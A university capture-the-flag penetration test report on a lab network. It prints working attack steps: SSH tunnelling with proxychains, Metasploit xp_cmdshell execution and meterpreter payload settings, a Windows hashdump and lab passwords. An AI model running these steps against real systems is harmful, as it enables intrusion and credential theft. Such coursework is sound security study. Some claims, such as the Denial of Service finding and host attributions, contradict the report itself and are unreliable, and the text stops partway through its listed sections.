SysMis Final Report

Capture The Flag

Submitted to:

Professor Charlie Scott
Professor Cam Beasley

Prepared by:

Nikita Zamwar
Jacqueline Corona
Patrizio Chiquini
Eduardo Tribaldos

CS361S: Network Security and Privacy
Department of Computer Science
The University of Texas at Austin

October 14th, 2016 11:59pm

Contents

1 Summary 3

2 Scope & Methodology 4
2.1 Scope. 4
2.2 Methodology. 4
2.2.1 Introduction 4
2.2.2 Nmap 4
2.2.3 SSH Tunneling 5
2.2.4 Metasploit 5

3 Findings 7
3.1 System One - Linux System 7
3.1.1 No Authentication to SSH 7
3.1.2 Easy File Access to Sensitive Information 8
3.1.3 Getting Admin Rights/ Change File Owner and Group 9
3.2 System Two - Windows System 10
3.2.1 No Firewall to Prevent SSH Tunneling 10
3.2.2 Hashdump 12
3.2.3 MSSQL Manipulation 13
3.3 System Three - Linux System 14
3.3.1 Weak Password Hash 14
3.3.2 Root Permissions 14

4 Suggested Controls 16
4.1 Webapp vulnerabilites 16
4.2 Bash History 16
4.3 MSSQL. 16
4.4 Sudo Access 16
4.5 SSH Monitoring 16

5 Conclusion 17

1 Summary

SysMis is a web application penetration test. Therefore we are evaluating the security of a network by validating and verifying the effectiveness of the application security. We have been tasked with generating a penetration test for a start-up shared web hosting provider, ShareVantage. By this our main goal is to gain administrator privileges on every machine on the given network.

This web application provider was given to us along with a testing environment. We found our user account information by accessing STACHE. For this test our only limits were that we avoid Denial Of Service attacks. These types of attacks would interrupt or suspend services of a host connected to the Internet.

Based on our findings, it is in our best opinion that ShareVantage presents a **High** security risk due to:

- the ability to easily gain ownership of the file system,
- databases not secure enough making them gateways for attackers to get into the system
- important files holding credentials that is accessible by all users.

Until the **High** risk level vulnerabilities mentioned above are properly addressed, we cannot authorize the use of ShareVantage. The application has remotely exploitable Denial of Service vulnerabilities that severely compromise the system. These types of vulnerabilities enable not registered users to login with the credentials of a site user and take administrative actions. The exploit would allow a registered user to have some non-default permission such as creating and altering content.

2 Scope & Methodology

2.1 Scope

The scope of this CTF includes accessing a system located at 146.6.7.182 in additional to its subnets 10.10.10.10 and 10.10.10.100. Furthermore, we had to utilize different tools such as ssh tunneling to be able to successfully penetrate each system properly. However, we were only given the username, pentest_user, and password for the web application http://146.6.7.182:8080/mgmt/login.jsp , in addition to the main scope: 146.6.7.182 and the internal network, 10.10.10.0/24 to start the penetration testing.

Some of the constraints we had to tackle were working around getting root access to the systems in order to get full authorization and complete manipulation. Furthermore, we were restricted from easily using kali's hacking tools, such as metasploit and netcat, since they were not installed on the other systems without a proper ssh tunnel setup.

2.2 Methodology

2.2.1 Introduction

Throughout this project there were a couple tools such as, SSH Tunneling, Metasploit Framework Console, Meterpreter or NTLM Decrypter that enabled us to conduct the penetration test for this test. Overall, the main tools used for this capture flag are purposed to gain leverage over a system in case of non-ethical hackers and against malicious users in case of ethical hackers. They each help greatly in their own task by performing specific functions to gain leverage over a user's system, in this case, 3 different systems.

2.2.2 Nmap

To initiate the penetration test, we started by determining what hosts are available on the network, what ports are open, what operating systems we are dealing with, and what type of protections are being used by our targets. To do all of this, we utilize Nmap, the Network Mapper. It was thanks to this tool that allowed us to explore our designated IP address, 146.6.7.182, and provide us with port 57563.

2.2.3 SSH Tunneling

As we were able to explore this system, we were able to find that there were two additional hosts in the network, 10.10.10.100 and 10.10.10.10. These addressed were located inside the .bash_history under the development_user after we had gained authorization to it. By doing further investigation, we discovered that the 10.10.10.100 is a windows system. Unfortunately, the targeted linux machine, 146.6.7.182, does not have exploit tools that would allow us to keep penetrating for vulnerabilities, however, it was the only access point to that window system. So, here is where SSH Tunneling came into play. The purpose of using SSH is to make a tunnel that opens up a new port on the server, and connects it to a local port on our machine. There are two ways to create a SSH tunnel, local and remote port forwarding. However, for the purpose of this penetration we did it through remote port forwarding, more specifically, through Socks proxies. The way this works is that by creating a SSH tunnel we forwarded traffic from the system's port to our local machine's port and enabled us to connect to the system and actually make requests from our local kali machine and utilizing kali's exploiting tools. It is common for hackers to bounce attacks off systems and devices that allow SSH port forwarding unnoticed. This allowed us to probe for vulnerabilities and run our kali's exploit tools to the targeted system. Being able to access the system through ssh tunneling demonstrates the week vulnerability of managing connections for the system. In other words, there does not seem to be any type protection over monitoring encrypted connections, controlling the actions within those connections, or even auditing the activity.

2.2.4 Metasploit

Once we were able to successfully set up ssh tunneling, we were able to start exploiting the second system, 10.10.10.100, a windows system. In order to do this, we utilize the Metasploit Penetration tool. Metasploit gives data about security vulnerabilities and helps in IDS signature development and formulate penetration testing. In order to utilize metasploit we used its interface also known as msfconsole. With this interface one can explore all the numerous tools that it offers, however, for the purposes of this project we utilized *auxiliary/admin/mssql/mssql_exec*, *exploit/windows/mssql/mssql_payload*, *exploit/windows/mssql/mssql_enum,* and *windows/meterpreter/bind_tcp.* We used mssql_exec and mssql_enum, to get access to the system's databases, which were able to access due to its vulnerability to easy access without the proper identification requirements. We then used mssql_payload and bind_tcp to get remote access to the windows system enabling us to navigate through it. By using meterpreter, it allowed us for unnoticeable access to machine and exploit for more vulnerabilities within the system, such as the database access. The main vulnerability on this machine is focused around the easy access to the database and the SQL manipulation that allowed for querying through the database. Furthermore, by having access to the table names and usernames, a hacker with some basic knowledge and understanding of SQL statements can output the desired data.

Lastly, we encountered the third system, 10.10.10.10 which is a linux system. However, to gain access to it, we had to have the proper password for it. This hased password was first encounter after performing a hashdump on the 10.10.10.10 system under the development_user account. However, this was a NTLM hash. This meant that even though it offered a higher level of protection, it could still be decrypted. Once we had access to the password, the ssh was straightforward. Furthermore, once we were inside the linux machine, we navigated through the file system, more specifically the .bash_history. Here, we were able to trace some old commands in order to find additional vulnerabilities. One of them being able to easily get root access with the available a.out file, in order to navigated through important directories.

3 Findings

After complete penetration testing and exploiting of the web application consisting of three separate systems we have concluded that this application is at high risk. In this section we have highlighted key vulnerabilities we discovered and steps as to how these vulnerabilities could be found again.

3.1 System One - Linux System

3.1.1 No Authentication to SSH

1)SSH pentest_user

a) Pentest_user directory

SSHing into System:

Ssh pentest_user@146.6.7.182 -p 57563

Logged into the web portal without address from the stache portal (stache.utexas.edu)

a. http://146.6.7.182:8080/mgmt/login.jsp
b. username: pentest_user
c. password: Va9ubo2J87


Figure 1: Steps to ssh into the system

The first flag we found was within the pentest_user directory, the username assigned to us for testing. This was by simply creating a secure connection to the given ip address which allowed us to freely navigate the file system. The only security protocol was adding your public key to the authorized users to ssh. This is not sufficiently protected because anyone that gets into the web application can upload their own public key and even get other public keys authorized. However, this was possible because there was no secure password, or even some form of authorization to gain shell access to the system. This is a major vulnerability, since any attacker with just the username could easily infiltrate the file system. The attacker can just run nmap on the IP address to search open ports and then use that with the username to gain access to the system.

3.1.2 Easy File Access to Sensitive Information

```
Cat login.jsp
        mysql --user=mgmt --password=14m3_PASS --database=mgmt
Show databases
Use mgmt  -> “Database changed
Show tables
SELCT * FROM users
```

Figure 2: Steps to retrieve credentials used for the database




```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mgmt               |
+--------------------+
2 rows in set (0.00 sec)

mysql> use mgmt
Database changed
mysql> show tables
    -> ;
+----------------+
| Tables_in_mgmt |
+----------------+
| users          |
+----------------+
1 row in set (0.00 sec)

mysql> select * from users
    -> ;
+-----------------+----------------------------------------------------------------------------------
----------+
| username        | password
          |
+-----------------+----------------------------------------------------------------------------------
----------+
| pentest_user    | 97df4765ddfdbaf4a6531a3110494482
          |
| development_user | NULL
          |
| FLAG            | 67fed0a70da251474559843f10841526972309aba6ea54584173dc6c53ca6dc36b3a92464f4762791d63b0b9e15
33dba3e78 |
+-----------------+----------------------------------------------------------------------------------
```

Figure 3: Database of all users in linux system

Once we used ssh to get inside the linux system, we discovered that one could easily navigate through the file system. Furthermore, most files were accessible by all users. This led to the discovery of a file which had login credentials to the database on that system. To ensure a secure system one must keep such files hidden and limit the access rights to only the administrator. These credentials allowed us to effortlessly advance into the database which holds all of the users for this particular system as seen in Figure 3. Again, this information should not be openly available because it makes it completely transparent to the attacker who all the users on the particular system are.

3.1.3 Getting Admin Rights / Change File Owner and Group



No file selected.


Filename: Full Permission Set (example: rwxrwxrwx):

Filename: ../development_user Owner: pentest_user Group: pentest_user

Name	Type	Owner	Group	Permissions	Modified
..	DIR	pentest_user	pentest_user	rwxr-xr-x	Mon Nov 10 05:59:08 CST 2014
.	DIR	tomcat7	tomcat7	rwxrwxr-x	Mon Nov 10 05:59:08 CST 2014
.ssh	DIR	pentest_user	pentest_user	rwxr-xr-x	Wed Nov 26 09:18:16 CST 2014
.bash_logout	FILE	pentest_user	pentest_user	rwxrwxr-x	Mon Nov 10 01:03:55 CST 2014
id_rsa.pub	FILE	tomcat7	tomcat7	rw-r--r--	Mon Oct 10 16:57:55 CDT 2016
.bashrc	FILE	pentest_user	pentest_user	rwxrwxr-x	Mon Nov 10 01:03:55 CST 2014
.profile	FILE	pentest_user	pentest_user	rwxrwxrwx	Mon Nov 10 01:03:55 CST 2014
cmd.jsp	FILE	tomcat7	tomcat7	rw-r--r--	Tue Oct 11 20:20:03 CDT 2016
public_html	DIR	pentest_user	pentest_user	rwxr-xr-x	Mon Nov 10 02:32:54 CST 2014

Figure 4: Changing ownership for all directories to pentest_user

Further analysis of the actual web application led us to discover that after logging into the application you can easily change ownership and permissions to the files. Essentially, a user could gain access to another user's files quite easily. Doing so, we gave all administrator access and permissions to our particular username. This means more freedom to navigate through the file system and make changes. For example, we changed ownership of all development_user files to pentest_user in Figure 4 which led us to finding yet another flag as seen in Figure 5.



```
pentest_user@deb: /home/development_user
File Edit View Search Terminal Help
pentest_user@deb:/home$ pwd
/home
pentest_user@deb:/home$ ls
development_user  FLAG.txt  mgmt  pentest_user
pentest_user@deb:/home$ cd development_user/
pentest_user@deb:/home/development_user$ ls
FLAG.txt  public_html  sharevantage_db_config_notes.txt
pentest_user@deb:/home/development_user$
```

Figure 5: Flag in development_user after getting ownership

3.2 System Two - Windows System


3.2.1 No Firewall to Prevent SSH Tunneling

```
Ssh -D 127.0.0.1:8123 pentest_user@146.6.7.182 -p 57563

root@kaliL sudo vi /etc/proxychains.conf
```

To tunnel other traffic through the SSH proxy tunnel I use a program called proxychain.
After installing the program you can find the config file in our Linux /etc directory,
it's called proxychain.config

```
proxychains nmap -sTV 10.10.10.100 -p 1433 -P0
```

Figure 6: Steps to setup SSH tunnel




```
root@kali:~/Documents# proxychains nmap -sTV 10.10.10.100 -p 1433 -P0
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-10-12 16:51 CDT
|S-chain|-<>-127.0.0.1:8123-<><>-10.10.10.100:1433-<><>-OK
|S-chain|-<>-127.0.0.1:8123-<><>-10.10.10.100:1433-<><>-OK
|S-chain|-<>-127.0.0.1:8123-<><>-10.10.10.100:1433-<><>-OK
Nmap scan report for 10.10.10.100
Host is up (0.0036s latency).
PORT     STATE SERVICE  VERSION
1433/tcp open  ms-sql-s Microsoft SQL Server 2005 9.00.1399; RTM
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.58 seconds
```

Figure 7: Setting up Proxychain

```
Search mssql
Use auxilirary/admin/mssql/mssql_exec
Set PASSWORD 14M3pass
Set RHOST 10.10.10.100
Set PROXIES socks4:127.0.0.1: 8123 (our port tunnel)
Set CMD cd ../../ & type FLAG.txt
Show options
Run
```

Figure 8: Searching through the mssql database



```
output
------
The syntax of the command is incorrect.

[*] Auxiliary module execution completed
msf auxiliary(mssql_exec) > set cmd cd ../../ type FLAG.txt
cmd => cd ../../ type FLAG.txt
msf auxiliary(mssql_exec) > run

[*] 10.10.10.100:1433 - SQL Query: EXEC master..xp_cmdshell 'cd ../../ type FLAG.txt'


output
------
The system cannot find the path specified.

[*] Auxiliary module execution completed
msf auxiliary(mssql_exec) > set cmd cd ../../ & type FLAG.txt
cmd => cd ../../ & type FLAG.txt
msf auxiliary(mssql_exec) > run

[*] 10.10.10.100:1433 - SQL Query: EXEC master..xp_cmdshell 'cd ../../ & type FLAG.txt'


output
------
41a3d42e91c3c03ef2124899496120d811d2d85217a6c5dbec640565797aed5a9f1345c1cb04342cf795020a145bbff59a734257a6d792e8d96ed53d766843ae

[*] Auxiliary module execution completed
msf auxiliary(mssql_exec) > set cmd cd ../../ & type FLAG.txt
cmd => cd ../../ & type FLAG.txt
msf auxiliary(mssql_exec) > show options

Module options (auxiliary/admin/mssql/mssql_exec):

   Name                 Current Setting            Required  Description
   ----                 ---------------            --------  -----------
   CMD                  cd ../../ & type FLAG.txt  no        Command to execute
   PASSWORD             14M3pass                   no        The password for the specified username
   RHOST                10.10.10.100               yes       The target address
   RPORT                1433                       yes       The target port
   TDSENCRYPTION        false                      yes       Use TLS/SSL for TDS data "Force Encryption"
   USERNAME             sa                         no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false                      yes       Use windows authentification (requires DOMAIN option set)

msf auxiliary(mssql_exec) > 
```

Figure 9: Flag found once infiltrating through database to windows system


```
Set PAYLOAD windows/meterpreter/bind_tcp   *(MUST be set first)
Set LHOST: 146.6.7.182
Set LPORT: 57563
Set RHOST: 10.10.10.100
Set RPORT: 1433
Set PROXY: socks4:127.0.0.1:8123
Set PASSWORD: 14M3pass (this was found under development_user directory
```

Figure 10: Getting access to 10.10.10.100 Windows Machine

While examining the filesystem of the linux system we found a handful of highly sensitive information such as usernames and passwords as discussed earlier. Additionally, we found an IP address to the windows system connected to the linux one. As only the 146.6.7.182 system had access to this newly found IP address and the linux system did not have exploit tools we set up a ssh tunnel to further explore the complete system. This ssh tunnel connected the local host, our machine, on a open port to the linux system. Doing so allowed us to find open ports on the windows machine to connect through specifically 1433. Again, this tunnel was set up easily with only an additional flag in the command with no credentials required. Also, any user on that system can run this command successfully.


After setting up this tunnel, we could now use different exploit techniques and tools from our machine to gain access to the windows system. Using msfconsole we were able to set certain parameters such that our machine, LHOST, could easily mess with the windows system, RHOST. We discovered that the windows system too was not completely secure. Specifically, an attacker could easily make their way into the system through the backdoor using the mssql database. Searching for the fourth flag led us to the opening in the database which led directly into windows file system. Another major vulnerability which in combination with poorly hidden credentials makes the system highly susceptible to external attacks. With the passwords we found in 146.6.7.182, we were able to utilize the database which directly led us to the fourth flag.

3.2.2 Hashdump



```
meterpreter > hashdump
Administrator:500:d94a31154a796162a61c785bc5c35b3c:3b04c37faf01ede440f37079f4d1a1e6:::
development_user:1014:5b836f144e7309c2aad3b435b51404ee:a923c006cb233a04ab63dfb1b38868fe:::
FLAG1of3:1011:9d38908b611eaea4aad3b435b51404ee:162b3b95f34e23c3bd20423d43e5c058:::
FLAG2of3:1012:7d6d0542eca96839aad3b435b51404ee:a0181d7439cd503bd53a465a4c75c1e8:::
FLAG3of3:1013:dcac50f060a803f1aad3b435b51404ee:fb4068adc1d29f380b1d4bdcb85d1011:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lolxhax:1015:7dddaac963285e8daad3b435b51404ee:27b66294e45d410a15ebb7dcc8abea5c:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:b2a3ec1caadc3456aa59671f8bc36c86:::
meterpreter > 
```

Figure 11: Password Hashes discovered through hashdump


Enter up to 20 non-salted hashes, one per line:

```
9d38908b611eaea4aad3b435b51404ee
162b3b95f34e23c3bd20423d43e5c058
7d6d0542eca96839aad3b435b51404ee
a0181d7439cd503bd53a465a4c75c1e8
dcac50f060a803f1aad3b435b51404ee
fb4068adc1d29f380b1d4bdcb85d1011
```

